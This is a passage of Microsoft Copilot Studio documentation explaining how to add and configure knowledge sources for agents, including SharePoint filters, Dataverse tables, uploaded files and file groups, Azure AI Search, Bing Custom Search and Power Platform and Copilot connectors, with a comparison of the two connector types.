- When you configure authentication, scopes control user access. Specify `Sites.Read.All` and `Files.Read.All` in the scopes field near the existing `profile` and `openid` values in Copilot Studio. These scopes don't give users increased permissions when using the agent, but allow their permissible content from the SharePoint site as configured for generative answers.
- SharePoint supports the [Authenticate manually](#) setting with the following authentication service providers:
 - Microsoft Entra ID
 - Microsoft Entra ID V2 with federated credentials
 - Microsoft Entra ID V2 with certificates
 - Microsoft Entra ID V2 with client secrets
- SharePoint doesn't support manual authentication using Generic OAuth.
- This configuration only applies to generative answers, and doesn't apply to Power Platform Connectors.

Filter your SharePoint source

Makers can aid the performance of their agent's SharePoint knowledge source by specifying search query parameters. These query parameters define what is searched within the knowledge source. For example, you could specify that you only want searches for items that were modified in the last six months. This type of filter would be constructed as:

 Expand table

Attribute	Operator	Value
Modified on	on or after	X date

Details

Advanced settings

Filter this knowledge source

Add filters below to include or exclude information from this knowledge source. [Learn more](#)

Include only information

that matches

all

of the statements below.

Modified on

on or after

12/10/2025

{x}

X

+ Add statement

Create filter conditions

After you add a SharePoint knowledge source, you can set search conditions.

1. On the **Knowledge** page, select your SharePoint source.
2. Select the three dots (...) for the SharePoint source and select **Edit**.
3. Select **Advanced settings**.
4. Build your filters to include or exclude information from your SharePoint knowledge source. You can base the filter on one of the following selections:
 - Title
 - Author
 - Modified by
 - Modified on
5. You can set the value of the condition to one of the following values:
 - A static value

- A variable input that the user provides during the conversation with the agent, which is then saved as a [custom global variable](#)
- A [system variable](#)

6. Select **Save** when you're done configuring your filters.

More settings to improve the search

If you want to filter your SharePoint source, you should turn off the following settings:

- [Web Search](#)
- At the agent-level, the **Use general knowledge** setting in the agent's **Generative AI** settings
- At the topic-level, the **Allow the AI to use its own general knowledge (preview)** in the [generative answers node](#)

Turning off these settings ensures that the agent responds with "no response" if it can't find a result in the filtered SharePoint knowledge source.

Last updated on 04/16/2026

Add Dataverse tables as a knowledge source

When you integrate [Dataverse](#) tables as your knowledge source, you ground your agent in the data contained in your tables. This process involves adding synonyms and glossary definitions for the tables and columns in your data. For more information, see [Improve agent responses from Microsoft Dataverse](#).

ⓘ Note

Copilot Studio agents require Dataverse search to use this knowledge source. If you can't add a Dataverse table to an agent, ask your administrator to turn on Dataverse search in your environment. For more information about Dataverse search and how to manage it, see [What is Dataverse search](#) and [Configure Dataverse search for your environment](#).

To add Dataverse tables as a knowledge source, perform the following steps:

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages.
3. Select **Dataverse**.
4. Locate one or more of your Dataverse tables to add. You can add up to 15 Dataverse tables per knowledge source. To narrow down your options, use the search field.

ⓘ Note

Table recommendations are based on the name of your agent.

5. Review the knowledge name and description. Provide a detailed description, especially if generative AI is enabled, as the description aids [generative orchestration](#).
6. Optionally, to help improve the quality of the answers, add synonyms and glossary terms:
 - a. Select **Edit** and add synonyms for table columns that you selected. Select the **Back** button to accept changes.

- b. Select **Edit** and add glossary terms to define domain-specific terminology and acronyms. Select the **Back** button to accept changes.

7. Select **Add to agent** to finish adding the knowledge source.

Synonyms and glossary terms

Synonyms, glossary terms, and definitions for the synonyms and glossary entries help with AI orchestration. They provide grounding data to improve generated responses. By providing extra information for the AI to understand and interpret the information in the tables, you increase the likelihood that the AI recognizes your users' requests and returns responses based on the information you provide.

For scenarios where your Dataverse table contains a column composed of numeric values, you need to provide a synonym for the AI to understand what's in the column. For example, your agent is providing travel assistance, and the Dataverse table contains a column named "cr_123_abc" that uses flight numbers to correspond to cities.

Column name	Synonyms ↑	Description
cr_123_abc	<u>departure city, flight code</u>	cr_123_abc represents the departure city of each flight represented by the flight code

Since the AI doesn't know how to qualify this information, you must explicitly tell it how to interpret it. So, the maker adds a description for this column, such as the following example: "cr_123_abc represents the departure city for each flight represented by the flight code."

Sample glossary definitions

Use glossary definitions to paraphrase the terminology in your Dataverse table, so your agent better understands user questions and can respond better.

The following table illustrates scenarios where adding definitions for glossary terms provides useful context for your agent.

 Expand table

Scenario	Glossary term	Sample description
Acronym	VP	"VP" refers to the Vice President value in the "JobTitle" column of the "Contact" table.

Scenario	Glossary term	Sample description
Custom ownership	activity owner	The "PartyId" column in the "ActivityParty" table identifies the "activity owner."
Custom field	opportunity revenue	"Opportunity revenue" refers to the "Custom Revenue" column in the "Opportunity" table.
Complex rules or filter	overdue task	"Overdue task" refers to the the "task" table, when the "state code" column has an open value, and the "scheduled end date" column has a value that is earlier than today.

 Note

- The descriptions in the table are examples. Test your descriptions to verify which descriptions return the best results.
- It might take up to 15 minutes for updated glossary terms and definitions to become available.

Enable search support for multiline text and file data types in Dataverse tables (preview)

[This article is prerelease documentation and is subject to change.]

When you add Dataverse as a knowledge source, you can apply unstructured reasoning to get higher-quality responses from **Multiline Text** (MemoType) and **File** (FileType) columns.

 Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Prerequisites

ⓘ Note

These steps are based on the prerequisites to perform a search on Dataverse data. Learn more in [Configure Dataverse search for your environment](#).

- Enable the Dataverse search capability.
- You must have maker or admin access to modify views in the Power Apps maker portal.

ⓘ Important

- Creating indexing for search incurs extra Dataverse capacity costs. Learn more in [How much will Dataverse search cost?](#).
- Multiline and file type attachment support is a preview feature.

Configure the Dataverse table in Power Apps

For this preview feature, in the **Quick Find View**, explicitly include the table, and the **Multiline Text** and **File** columns as **Searchable**. Learn more in [Configure Dataverse search for your environment](#).

1. Sign in to [Power Apps](#) and select the environment you want.
2. Select **Dataverse** then **Tables**.
3. Select the Dataverse table you added to the Copilot Studio agent.
4. Turn on **Searchable** for each column you want to search over.
5. In the **Data experiences** pane, select **Views**.
6. From the list of views, select the **Quick Find View** type.
7. Select a searchable column from the list to add to the view.
8. Select **Edit find tables columns** to add searchable columns from the **Find by** options.
9. Select **Save and Publish** to publish the changes to the view.

Known limitations

- If you add a Dataverse knowledge source before configuring your **Multiline Text** and **File** columns in Power Apps, it might take up to two days for the system to backfill the request. To expedite, consider re-adding the Dataverse knowledge after configuring the field for search.
 - Tables, images, and text in non-organization-based languages aren't supported in File attachments.
 - When you add Dataverse virtual tables as knowledge, only virtual tables associated with the Finance and Operations data provider are available for selection. Any other data provider isn't supported.
-

Last updated on 04/17/2026

Upload files as a knowledge source

You can upload individual documents for use as a knowledge source at the agent level, which your agent then uses to generate answers with generative AI.

ⓘ Note

- You can upload SharePoint and OneDrive files using the [add unstructured data as a knowledge source](#) option.
- When you upload documents using this method, the documents are available to your agent across all levels. However, you can [upload documents in generative answers nodes](#). This other option allows you more control to [specify individual generative answers nodes that shouldn't use uploaded documents](#).
- You can upload groups of files using the file groups option. For more information, see [Create file groups](#).
- Copilot Studio agents require Dataverse search to use this knowledge source. If you can't add Dataverse files to an agent, ask your administrator to turn on Dataverse search in your environment. For more information about Dataverse search and how to manage it, see [What is Dataverse search](#) and [Configure Dataverse search for your environment](#).
- For information about allowing users to upload files while interacting with agents, see [Allow file input from users](#).

When an agent user asks a question, and the agent doesn't have a defined topic to use, the agent generates an answer from your uploaded documents. The agent uses generative AI to answer the user's question and provides an answer in a conversational style.

Uploaded documents are stored securely in Dataverse. The number of documents you can upload is limited by the available file storage for your Dataverse environment.

To upload individual files as a knowledge source, perform the following steps:

1. Open the agent.

2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. Upload the file by either drag and drop, or browsing to the file location.
4. Add a name. By default, the file's name is used.
5. Add a description. The description should be detailed, especially if generative AI is enabled, because it helps [generative orchestration](#).
6. Select **Add to agent** to finish adding the knowledge source.

Supported document types


- Word (doc, docx)
- Excel (xls,xlsx)
- PowerPoint (ppt, pptx)
- PDF (pdf)
- Text (.txt, .md, .log)
- HTML (html, htm)
- CSV (csv)
- XML (xml)
- OpenDocument (odt, ods, odp)
- EPUB (epub)
- Rich Text Format (rtf)
- Apple iWork (pages, key, numbers)
- JSON (json)
- YAML (yml, yaml)
- LaTeX (tex)

Annotated image support

Annotated images embedded in PDF files are also supported. Annotation, also referred to as *alt-text*, is a textual description of the image. For best results, provide detailed information about the embedded image in the alt-text.

Users can ask questions and receive answers from the information contained in the annotated images. For example, the following image that was embedded in a PDF file provides information about a sales funnel and sales pipeline stages. Users of the agent containing this embedded

image as a knowledge source can ask questions such as, *"What are the stages in a sales funnel?"* The agent can then return an answer based on the information in the annotated image.



i Important

- Image, video, executables, and audio files can't be used as uploaded documents.
- Images are only supported when they're embedded in PDF files.
- Embedded images are supported in all languages.
- Icons aren't supported.
- Files larger than 512 MB aren't supported.
- Files with encryption, such as sensitivity labels or password protection, aren't supported.
- An agent can include up to 500 files as knowledge.

Create file groups

File groups let you group up to 500 files into a single knowledge source. Agents can narrow their search scope when asked about relevant or related data.

Querying a group of files helps agents find the right content more easily.

File group requirements

- Only locally uploaded files are supported.
- Copilot Studio agents require Dataverse search to use this knowledge source. If you can't add a Dataverse-enabled knowledge source, such as uploading a file or adding a Dataverse table to an agent, ask your administrator to turn on Dataverse search in your environment. For more information about Dataverse search and how to manage it, see [What is Dataverse search](#) and [Configure Dataverse search for your environment](#).

Note

- OneDrive and SharePoint files aren't supported.
- Copilot Studio agents require Dataverse search to use this knowledge source. If you can't add Dataverse files to an agent, ask your administrator to turn on Dataverse search in your environment. For more information about Dataverse search and how to manage it, see [What is Dataverse search](#) and [Configure Dataverse search for your environment](#).

File group components

A file group has the following three components:

- **Name and Description:** Fields that help the agent know what the knowledge is about
- **Instructions:** Field that tells the agent how to use this file group for a user query
- **Knowledge:** The files with the information to ground the agent

Differences between file groups and individual files

Each individual file is its own knowledge source. A file group uses multiple files as a single knowledge source and uses instructions to help the agent find the right file and return the right information to the user.

For example, a file group helps when an organization has information that depends on specific individual factors, like geographic location or job title.

When you use individual files as a knowledge source, the agent searches all knowledge sources at the same time. The answer depends on one or more chunks the agent finds in one or more files.

When you use file groups, the agent searches for information in two stages. In the first stage, the agent uses the knowledge instructions to find the right file. In the next stage, the agent looks for the right chunks in the files that satisfy the instruction's requirements to answer the user's question. This approach returns more accurate answers from the right file.

Create a file group using new files

To upload a file group, perform the following steps:

1. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
2. In the **Add knowledge** dialog, either upload one or more files by either drag and drop, or browsing to the file location.
3. After adding the files, from the **Add to agent** drop-down, select **Upload as a group**.
4. Update the file group's name, and its description.
5. Select **Create**.

After you add a file group as a knowledge source by selecting **Create**, a file group icon is displayed in the **Overview** page (**Knowledge** section) or in the **Knowledge** page.

Add [Instructions](#) to help the agent filter through the group of files for more accurate searches. For more specific instructions, you can add global variables to help the agent find the right knowledge for a given user's situation.

The same file group can be selected at any time to review, add or delete files within, or change the name, description, or instructions fields.

Create a file group using existing files

You can start a file group from an individual file when the agent already has individual files added to it.

1. Select the **More** icon (...) of the knowledge source's row and select **Create file group**.
2. The **Create file group** dialog displays all of the individual files that were previously uploaded to the agent. However, it doesn't include files from SharePoint or OneDrive knowledge sources. You can select one or more files in addition to the preselected file to create a file group.
3. Select **Create** to generate the file group.

Once you select **Create**, the individual files are no longer displayed as individual knowledge sources in the **Overview** page (**Knowledge** section) or in the **Knowledge** page. Instead, they're displayed as files inside of the file group.

View files in a file group

To see details of a file group, such as the individual files it contains, select the file group name or select the **More** icon (...) and select **Edit**. This action takes you to the **Knowledge** details page.

Add files to a file group

At any time, new files can be added to a file group. Either drag and drop files, or browse your device and select more files to add them to the file group. This latter option is only available if there are individual files added to the agent. If there are already other types of knowledge sources, even if they're files, **Select from uploaded files** is turned off.

1. On the **Overview** or **Knowledge** page, select the file group you want.
2. Drag and drop or select the option to upload one or more desired files, or use the **Select from uploaded files** option.

ⓘ Note

Every change to a file group must be saved using the **Save** button.

Remove files from a file group

You can remove files from an existing file group until only one file remains. A file group needs at least one file.

To remove a file from a file group:

1. On the **Overview** or **Knowledge** page, select the desired file group.
2. Select the trash icon to delete the file.
3. Repeat these steps for each file you want to remove.

Important

Deleting the files also deletes the name, description, instructions, and indexed data from the agent. This action is permanent and can't be undone. To restore the files, reupload the files. Every change to a file group must be saved using the **Save** button.

Remove a file group

A file group can be deleted from the **Overview** , **Knowledge** page, or the **Knowledge details** page.

- **Overview or Knowledge page:** Select the **More** icon (...) in the file group's row and select the option to delete the file group.
- **Knowledge details page:** Select the **More** icon (...) next to the **Save** button, and select the option to delete the file group.

Important

Deleting the file group also deletes the files, name, description, instructions, and indexed data. This action is permanent and can't be undone. To restore the files, reupload a new file group.

File group instructions

Instructions are a rich text field where users can include global variables like a user's location or date of birth to create requirements for the agent to perform a knowledge search.

- **Geographical scenario:** If a file group has multiple files about a subject that varies by location of residence, the user can request the agent to search only within the knowledge

for the user's location.

File groups without instructions

If instructions aren't provided in a file group, the agent searches all the knowledge sources in that file group instead of using specific requirements to find the most relevant information within a subset of files.

Differences between instructions and descriptions

Descriptions help the agent using generative orchestration pick the right knowledge source for an answer. Instructions add requirements to help the agent pick the right knowledge source based on a global variable, so the experience is more tailored to the end user's needs.

File group example scenario

Context: Contoso International Airlines wants to build a bot for customers to ask questions about upcoming travel. One of the most common questions is about baggage policies.

Example situation: Baggage policies differ based on the type of travel (domestic or international), customer tier (economy, business, or first class), and other attributes.

Example solution: Contoso has a group of PDFs, with each policy written in detail and a document for each customer tier. In this case, each criterion, like "type of flight" and "seat type," can be set up as a variable. These variables help the agent filter the knowledge source to find the most relevant information and give the most accurate answer.

File group FAQs

When to create a file group

Create a file group when you add new knowledge by selecting the **Add knowledge** button or have individual files added as individual knowledge sources.

File groups are helpful in the following scenarios:

- The agent relies on numerous static files that aren't updated often.
- The agent needs to reach an unauthenticated audience.
- When the maker has to use global variables to narrow the scope of the agent's searches.

Can you create file groups and upload individual files at the same time?

You can either start a file group from new files or existing files. While it isn't possible to start a file group using both newly and previously uploaded files, it's possible to add new or existing files to an existing file group.

Can you create multiple file groups?

Create up to 25 file groups per agent. Create each group one at a time.

How many files can a file group contain?

A file group can contain up to 500 files, each up to 512 MB.

Can you select a folder to upload a file group?

You can't upload a folder directly, but you can select all files in a folder to create a file group. For file requirements, see [Upload files as a knowledge source](#).

Is it possible to ungroup a file group?

Yes, it's possible to ungroup the file group if the total number of knowledge sources is 500 or less per agent. This step converts a single knowledge source into one or more knowledge sources, depending on the number of files a file group contains.

A file group can be ungrouped from the **Overview, Knowledge** page, or the **Knowledge details** page.

- **Overview or Knowledge page:** hover over the knowledge source to show a menu. Select the option to ungroup the file group.
- **Knowledge details page:** Select the **More** icon (...) next to the **Save** button, and select the option to delete the file group.

Can I group or add instructions to other types of knowledge sources?

You can't create file groups or add instructions to other types of knowledge sources.

Add Azure AI Search as a knowledge source

Azure AI Search provides a powerful search engine that can search through a large collection of documents. Copilot Studio supports adding [Azure AI Search](#) as a knowledge source.

Configure Azure AI Search

To complete the connection, you need an Azure account. If you don't have an Azure account, you can create an account at [Microsoft Azure](#) [↗].

After you create the Azure account, use the following Azure articles to set up and configure Azure AI Search. These articles provide information on the setup and configuration needed to use the Azure AI Search connection as a knowledge source:

- [Create an Azure AI Search service in the portal](#)
- [Connect to Azure AI Search using keys](#)
- [Create a vector index](#)
- [Quickstart: Vectorize text and images using the Azure portal](#)
- [Integrated data chunking and embedding in Azure AI Search](#)

Here key-based authentication is used to connect to Azure AI Search.

Copilot Studio supports [vectorized indexes using integrated vectorization](#). Prepare your data and choose an embedded model, then use **Import and vectorize data** in Azure AI Search to create vector indexes. This method enables the system to use the same embedded model used to vectorize the data to also vectorize the incoming prompt at runtime, which reduces the need to write special functions to do the same.

Copilot Studio also supports the use of the [semantic ranker](#) feature. This feature also needs to be configured in Azure AI Search before adding the connection in Copilot Studio. For more information, see [How to get started with semantic ranker](#).

Create the connection to Azure AI Search

ⓘ Note

You must add Azure AI Search through a formal *data connection*. Don't manually configure an endpoint and API key.

If you create an unsupported Azure AI Search connection, Copilot Studio might store a faulty data connection that prevents the Azure AI Search connection dialog from loading. When this happens, the dialog might briefly appear and then fail with an error. Copilot Studio doesn't currently provide an interface to delete a broken Azure AI Search data connection. Because data connections are managed at the *environment level*, this issue can affect all agents.

To recover the connection, reset the agent's external access or delete and recreate the affected agent. When re-adding Azure AI Search, use **Data sources** → **Azure AI Search** with **Entra ID authentication**, not API keys.

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. From the **Add knowledge** dialog, select **Featured**.
4. Select **Azure AI Search**.
5. Select **Create new connection**.
6. Select the **Authentication type**. You have the following options:
 - Access Key
 - Client Certificate Auth
 - Service principal (Microsoft Entra ID application)
 - Microsoft Entra ID Integrated
7. Enter the details required for the authentication type. For key-based authentication as described in the previous configuration section, enter the **Azure AI Search Endpoint URL** and the **Azure AI Search Admin Key**.
8. Select **Create** to complete the connection. A green check mark appears to confirm the connection.
9. Select **Next**.
10. Enter the Azure AI Search vector index to be used. Only one vector index can be added.

11. Select **Add to agent** to complete the connection.

After you add the connection, it appears in the knowledge sources table. The status displays as **In progress** while Copilot Studio indexes the metadata in the tables. After the indexing is complete, the status is updated to **Ready**, and you can begin [testing the knowledge source](#). During testing, you can verify that proper references were called by reviewing the files and citations cited by the agent.

Return citations

To return citations when using **Azure AI Search** in Copilot Studio, include a URL field with the actual link to the document in the search index. When the `metadata_storage_path` field is included in the index, Copilot Studio interprets that field as the citation. However, if that field doesn't exist, Copilot Studio considers whatever field contains a complete URL link as the citation. For more information, see [Index file content and metadata by using Azure AI Search](#)

ⓘ Note

When configuring citations in Azure AI Search, ensure that the users of your agent have the necessary permissions to access the data sources the citations point to. For example, if you add a URL in the search index that points back to a website, or knowledge base, the users should have access to those sources. If the URL points to a restricted data source, the users can't access the generated citations.

Virtual Network support

Copilot Studio supports Azure AI Search indexes configured for virtual networks. This configuration allows you to use a [private endpoint](#) to securely connect your search indexes.

For instructions on how to set up the endpoint, see [Create a Private Endpoint for Azure AI Search](#)

Configure Virtual Network support in Power Platform environment, see [Set up Virtual Network support for Power Platform](#).

In Copilot Studio, follow the [steps](#) to complete the configuration of the connection.

Add Bing Custom Search as a knowledge source

At the agent level, you can build a tailored search for specific content using [Bing Custom Search](#). This option is based on [Grounding with Bing Custom Search](#). To use Bing Custom Search as a source, you need a custom search instance connected to the agent.

Important

- When you turn on Bing Custom Search, it overrides any previously connected [public website knowledge sources](#). It also turns off any other public website knowledge sources that you previously added.
- When Bing Custom Search is turned on, it prevents you from adding public websites as knowledge sources.

To use Bing Custom Search:

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages.
3. From the **Add knowledge** dialog, select **Advanced**.
4. Select **Bing Custom Search**.
5. Enter your Custom Configuration ID in the **Configuration ID** input box.

Tip

To create a Bing Custom Search, see [Quickstart: Create your first Bing Custom Search instance](#).

6. To get the **Configuration ID**:
 - a. From the [Bing Custom Search web portal](#), select the search instance you want to use.
 - b. Select **Production** from the top menu. Under the **Endpoints** section, select the **Web API** tab.
 - c. Copy the **Custom Configuration ID**.
7. Select **Add to agent**.

Last updated on 03/23/2026

Add Power Platform connectors as knowledge (preview)

[This article is prerelease documentation and is subject to change.]

For makers with Power Platform real-time knowledge connectors, you can automatically add enterprise data that resides in your system as a knowledge source. For these systems, Microsoft only indexes metadata, such as table names and column names, and there's no data movement between systems.

Each request is processed at runtime and executed against the target system. In addition, all runtime calls are authenticated using the authentication tokens of the users, so access controls configured in the source system are retained at runtime. This configuration ensures that only users who have access to the enterprise system receive responses to their questions.

[These connections are established in Power Platform](#), and the same connection is used with Copilot Studio. Since the same connections are used, customers govern and manage the use of the knowledge source and actions through the same [data policies](#).

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#).

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Supported Power Platform connectors

The following Power Platform connectors are supported:

- [Salesforce](#)
- [ServiceNow](#)
- [AzureSQL](#)
- [Azure AI Search](#)
- [SharePoint](#)
- [Dataverse](#)
- Dynamics 365

- [Snowflake](#)
- Databricks
- [Zendesk](#)
- [Confluence](#) (Cloud only)
- [Oracle Database](#)
- [SAP OData](#)
- [Google Sheets](#)

Add a Power Platform connector

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. From the **Add knowledge** dialog, select the real-time connector, and then select **Add**. If the real-time connector isn't displayed in the **Featured** list, select **Advanced** for more selections.
4. Select **Sign in**.
5. Select the target location for the connector, and then provide your credentials for the real-time connector.
6. Select **Next**.
7. Select the tables that you want to use as your knowledge source.
8. Add a name and description for the knowledge source. The default name reflects the selected tables.
9. Add [synonyms and glossary definitions](#).

ⓘ Note

Currently, only ServiceNow and ZenDesk connectors support adding synonyms and glossary definitions.

10. Select **Add to agent** to complete the connection.

After you add the connector, it appears in the knowledge sources table. The status displays as **In progress** while Copilot Studio indexes the metadata in the tables. After the indexing is

complete, the status is updated to **Ready**, and then you can begin [testing the knowledge source](#).

ⓘ **Note**

If you run into issues with the connector, go to [Troubleshoot enterprise knowledge sources](#).

Last updated on 01/30/2026

Add Copilot connectors as a knowledge source

When you build enterprise-level custom agents in Copilot Studio, you often need more than just Microsoft ecosystem data. You might also want to ground agents in enterprise knowledge stored in non-Microsoft systems. Copilot connectors make this functionality possible by indexing your organization's external data into Microsoft Graph. This configuration enables the data to be added as a knowledge source for any agent in Copilot Studio. These connectors fully respect source-level permissions, ensuring that users only access content they're authorized to view. This approach delivers secure, comprehensive grounding for richer, more context-aware agent responses.

Use Copilot connectors as a knowledge source for your agent

Now you can ground agent responses with non-Microsoft enterprise data available through Copilot connectors in Copilot Studio. You can select Copilot connectors previously configured by your tenant administrator and add them as knowledge sources to your agent.

1. Open the agent.
2. Select **Add knowledge** from either the **Overview** or **Knowledge** pages, or the **Properties** of a [generative answers node](#).
3. From the **Add knowledge** dialog, select the desired Copilot connector.

ⓘ Note

If you don't see the Copilot connector you're searching for, select **Advanced**. If the connector still doesn't appear, contact your admin.

4. Select the desired connection and then select **Add to agent** to complete the connection.

Supported enterprise data sources using Microsoft Copilot connectors

Copilot Studio supports all of the Copilot connectors listed under the [Microsoft 365 Copilot connectors overview for Microsoft Search](#) article.

ⓘ Note

- For better search results with [Microsoft 365 Copilot connectors](#), we recommend having a Microsoft 365 Copilot license in the same tenant as your agent, and turn on [Tenant graph grounding with semantic search](#).
- For most Microsoft Copilot connectors, you can use the same data sources to ground agent responses that you use to augment Microsoft Search. To see these enterprise data sources in your agent's knowledge list, your tenant admin must first configure them.
- You can request your tenant admin to set up a Microsoft Copilot connector. For more information, see [Set up Microsoft 365 Copilot connectors in the Microsoft 365 admin center](#). Alternatively, if a Microsoft Copilot connector isn't available, refer to [Add Power Platform connectors as knowledge \(preview\)](#).
- To learn more about the differences between Copilot connectors and Power Platform connectors, see [Copilot connectors versus Power Platform connectors as knowledge sources](#).
- You must configure agents that use Microsoft Copilot connectors as knowledge sources with the correct authentication settings when publishing to channels. You must provide the `ExternalItem.Read.All` scope as part of the manual authentication setting. For more information, see [Configure user authentication in Copilot Studio](#).

Copilot connectors versus Power Platform connectors as knowledge sources

This article helps you understand and make informed decisions about integrating external knowledge sources into Copilot Studio agents. It provides a clear comparison between [Copilot connectors](#) (formerly Microsoft Graph connectors) and [Power Platform connectors](#) as knowledge sources in Copilot Studio.

It explains how Copilot connectors index non-Microsoft data into Microsoft Graph for broad, searchable knowledge and semantic grounding across Microsoft 365. This approach contrasts with Power Platform connectors. These connectors enable real-time API access for reading, writing, and triggering actions from thousands of systems. This ability makes them ideal for up-to-date facts and transactions without data replication.

Summary

- **Copilot connectors** (formerly Microsoft Graph connectors): *Index* non-Microsoft data into Microsoft Graph so Copilot and agents can ground answers with that content across Microsoft 365. This option is best for broad, searchable knowledge that benefits from semantic indexing, citations, and reuse across Microsoft experiences.
- **Power Platform connectors**: *Calls APIs in real-time* to read and/or write data and trigger actions from thousands of systems. In Copilot Studio, you can use them as tools or actions, and as real-time knowledge with no data movement (currently in preview). Great for up-to-date facts and transactions.

Mental model

Think of Copilot connectors as a search and index. They copy and semantically index external content into Microsoft Graph, making it discoverable to Copilot, Microsoft Search, and your agents.

Think of Power Platform connectors as live API bridges. They connect Copilot Studio agents to SaaS and line-of-business systems at runtime to fetch or change data and can now power real-time knowledge without replicating data.

Side-by-side comparison

Dimension	Copilot connectors	Power Platform connectors
Primary purpose	Ingest and index non-Microsoft content into Microsoft Graph for grounding search across Microsoft 365 (including Copilot).	Real-time knowledge with no data movement, or real-time access to services for read and write operations with tools and actions.
Where it lives	Microsoft Graph (semantic index).	Power Platform connections (per environment).
How agents use it	Added as a knowledge source; agent retrieves and synthesizes answers with citations.	Added as a real-time knowledge source to ground answers live. Or call as a tool or action in topics or at the agent level.
Data movement	Yes. Content is copied and indexed into Microsoft 365 and Microsoft Graph (honors source access control lists).	No. For real-time knowledge, the standard connector calls run at runtime under the user's connection and identity.
Best for	Documents, knowledge bases, tickets, wikis - content that benefits from semantic ranking, scoping, and citations across Microsoft 365.	When data must <i>not</i> be replicated, up-to-the-minute information, and transactions (such as create or update).
Set up and control	Admin config in Microsoft 365 admin center. Connect sources, define schema, and apply semantic labels. Quotas and licensing apply.	Makers and admins create connections in Power Platform; governed by data policies; supports standard, premium, and custom connectors.
Scopes & security	Respects source ACLs. Supports semantic labels. Appears in the Copilot connectors gallery, and also powers Microsoft Search.	Uses Entra-based authentication modes; DLP governs where data flows; identity runs calls at runtime; supports custom connector authentication models.
Typical latency	Low for retrieval (served from Graph index).	Dependent on the target API or service; real-time round-trips.
Citations	Yes. For example, references appear at the bottom of Copilot answers.	Not inherent. Actions can return data. The agent's response logic can cite grounding using real-time knowledge.

When to use which (decision guide)

Use **Copilot connectors** when you need to:

- Index large bodies of external content (ServiceNow KB, Jira, Confluence, GitHub, or Azure DevOps Services) to ground responses across Custom agents, Declarative agents, and Microsoft 365 Copilot.

- Benefit from *semantic indexing* and *citations* in responses, plus reuse in Microsoft Search and other experiences.

Use **Power Platform connectors** when you need to:

- Fetch live data ("What's ticket 1234 status?") or perform actions ("Create a case," "Update an order").
- Ground an answer on real-time enterprise systems *without* copying data into Microsoft 365 (preview).
- Apply custom APIs via custom connectors with your own OpenAPI definition and authentication.

ⓘ Note

If the goal is knowledge discovery and grounded Q&A at scale, start with Copilot connectors. If the goal is real-time knowledge for grounding without copying or transactional steps, use Power Platform connectors.

Architecture at a glance

Copilot connectors (index-then-answer)

1. The admin sets up a connection in Microsoft 365 admin center. Data is indexed into Microsoft Graph.
2. The agent (or Copilot) issues a semantic query, then Microsoft Graph returns items, and then the LLM grounds answers and cites sources.

Power Platform connectors (real-time)

1. The agent invokes the real-time knowledge source, or uses a tool or action.
2. The runtime API calls under the user's connection identity.
3. The response is used to answer or complete a task.

Setup checklists

Copilot connectors for knowledge

- In **M365 admin center**: choose a prebuilt or custom connector; configure schema; apply **semantic labels**; complete indexing.
- In **Copilot Studio**: **Add knowledge** and select the enterprise connection; ensure **Tenant graph grounding with semantic search** and authentication are configured. For example, the `ExternalItem.Read.All` scope is needed when publishing to channels.

